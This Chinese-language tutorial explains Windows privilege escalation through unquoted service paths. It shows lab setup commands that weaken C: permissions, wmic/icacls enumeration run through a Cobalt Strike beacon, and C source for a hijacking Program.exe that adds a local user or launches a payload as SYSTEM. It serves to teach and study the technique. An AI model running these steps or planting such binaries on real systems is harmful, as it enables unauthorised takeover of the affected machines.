Tusted Service Paths提权

统错误配置提权介绍

随着网络安全的发展和普及,不打补丁的系统少之又少,所以很多时候通过系统自身的漏洞很难提权,这个时候就需要考虑查看是否存在可利用的错误系统配置,例如路径未加引号或未指定可执行文件路径等,总而言之就是因为管理员在配置一些软件的时候存在漏洞导致可以提权的

Tusted Service Paths提权原理

windows服务通常都是以System权限运行的，所以系统在解析服务的二进制文件对应的文件路径中的空格的时候也会以系统权限进行解析。如果我们能利用这一特性，就有机会进行权限提升。

如果在注册表中存在没有被引用起来的服务路径 如果是如下`C:\Program Files\Some Folder\Service.exe`因为`Program Files`和`Some Folder`都存在空格，就可能存在截断，依次寻找如下的程序并且执行阶段如下：

```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\Service.exe
```

我们只需要在相应的目录下制作一个恶意的程序，达到提权的目的即可，所以提权的条件如下：

```
1、服务路径没有用引号引起来
2、服务的路径中存在空格
3、服务以最高权限启动后
4、当前权限具有到对应目录下写文件
```

Tusted Service Paths提权环境配置

1、首先创建一个服务，或者自己安装一个软件，路径中存在空格，并且服务的路径中没有引号

```
sc create "service" binpath= "C:\Program Files\Common Files\service\service.exe"
start= auto
```

```
C:\Users\Administrator>sc create "service" binpath= "C:\Program Files\Common Files\service\service.exe" start= auto
[SC] CreateService 成功
```

2、查询服务的启动方式和权限

```
sc qc service
```

```
C:\Users\Administrator>sc qc service
[SC] QueryServiceConfig 成功

SERVICE_NAME: service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Common Files\service\service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

是system权限和自动启动

3、目前已经满足了提权的条件，还有一点就是我们普通的用户需要有向文件木下的写权限

查询权限

```
icacls "C:"
icacls "C:\Program Files"
icacls "C:\Program Files\Common Files"
```

```
C:\Users\Administrator>icacls "C:\Program Files\Common Files"
C:\Program Files\Common Files NT SERVICE\TrustedInstaller:(F)
                              NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(M)
                              NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                              BUILTIN\Administrators:(M)
                              BUILTIN\Administrators:(OI)(CI)(IO)(F)
                              BUILTIN\Users:(RX)
                              BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(OI)(CI)(IO)(F)
```

发现只有RX 读取和执行，没有写入权限，执行以下给到写入权限

W写权限，R读权限，X执行权限，F完全访问权限，M修改权限

```
icacls "C:" /grant "BUILTIN\Users":W
```


```
C:\Users\Administrator>icacls "C:" /grant "BUILTIN\Users":W
已处理的文件: C:
已成功处理 1 个文件; 处理 0 个文件时失败

C:\Users\Administrator>icacls "C:"
C: BUILTIN\Users:(W)
   NT AUTHORITY\SYSTEM:(OI)(CI)(F)
   BUILTIN\Administrators:(OI)(CI)(F)
   BM-2008\Administrator:(OI)(CI)(F)

已成功处理 1 个文件; 处理 0 个文件时失败
```

Tusted Service Paths提权实战

1、使用WEBSHELL，或者CS,MSF控制下来，先新建一个用户，然后登陆进去，上线



2、使用命令查找没有配置引号，和带有空格的服务

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" |
findstr /i /v "C:\\Windows\\" | findstr /i /v """
```

```
beacon> shell wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:
\\Windows\\" | findstr /i /v """
[*] Tasked beacon to run: wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr
/i /v "C:\\Windows\\" | findstr /i /v """
[+] host called home, sent: 155 bytes
[+] received output:
Everything                                                    Everything                    C:\soft
ware\Everything\Everything.exe -svc                                    Auto
service                                                       service                       C:\Program
Files\Common Files\service\service.exe                                 Auto
```

3、发现有两个服务，接下俩检查时候具有文件写入的权限

```
icacls "C:"
icacls "C:\Program Files"
icacls "C:\Program Files\Common Files"
```

```
beacon> shell icacls "C:"
[*] Tasked beacon to run: icacls "C:"
[+] host called home, sent: 42 bytes
[+] received output:
C: NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
   BUILTIN\Administrators:(I)(OI)(CI)(F)
   BM-2008\apache:(I)(OI)(CI)(F)
```

apache用户对C盘有F权限，完全访问的权限

4、做一个Program.exe的恶意软件，进行劫持提权

```
    #include<stdio.h>
    #include<stdlib.h>
    int main(){
        system("net user wanli Admin@123 /add");
        return 0;
    }
```

现在本次测试以下，看看能不能上线，添加用户，发现用户添加成功，现在只要换成上线的命令就可以了

```
C:\Users\apache>net user

\\BM-2008 的用户帐户

-------------------------------------------------------------------------------
Administrator            apache                   Guest
wanli
命令成功完成。
```

5、做一个Program.exe运行恶意软件，即可上线

```
#include<stdio.h>
#include<stdlib.h>
int main(){
    system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
    return 0;
}
```

6、等待重启上线，提权成功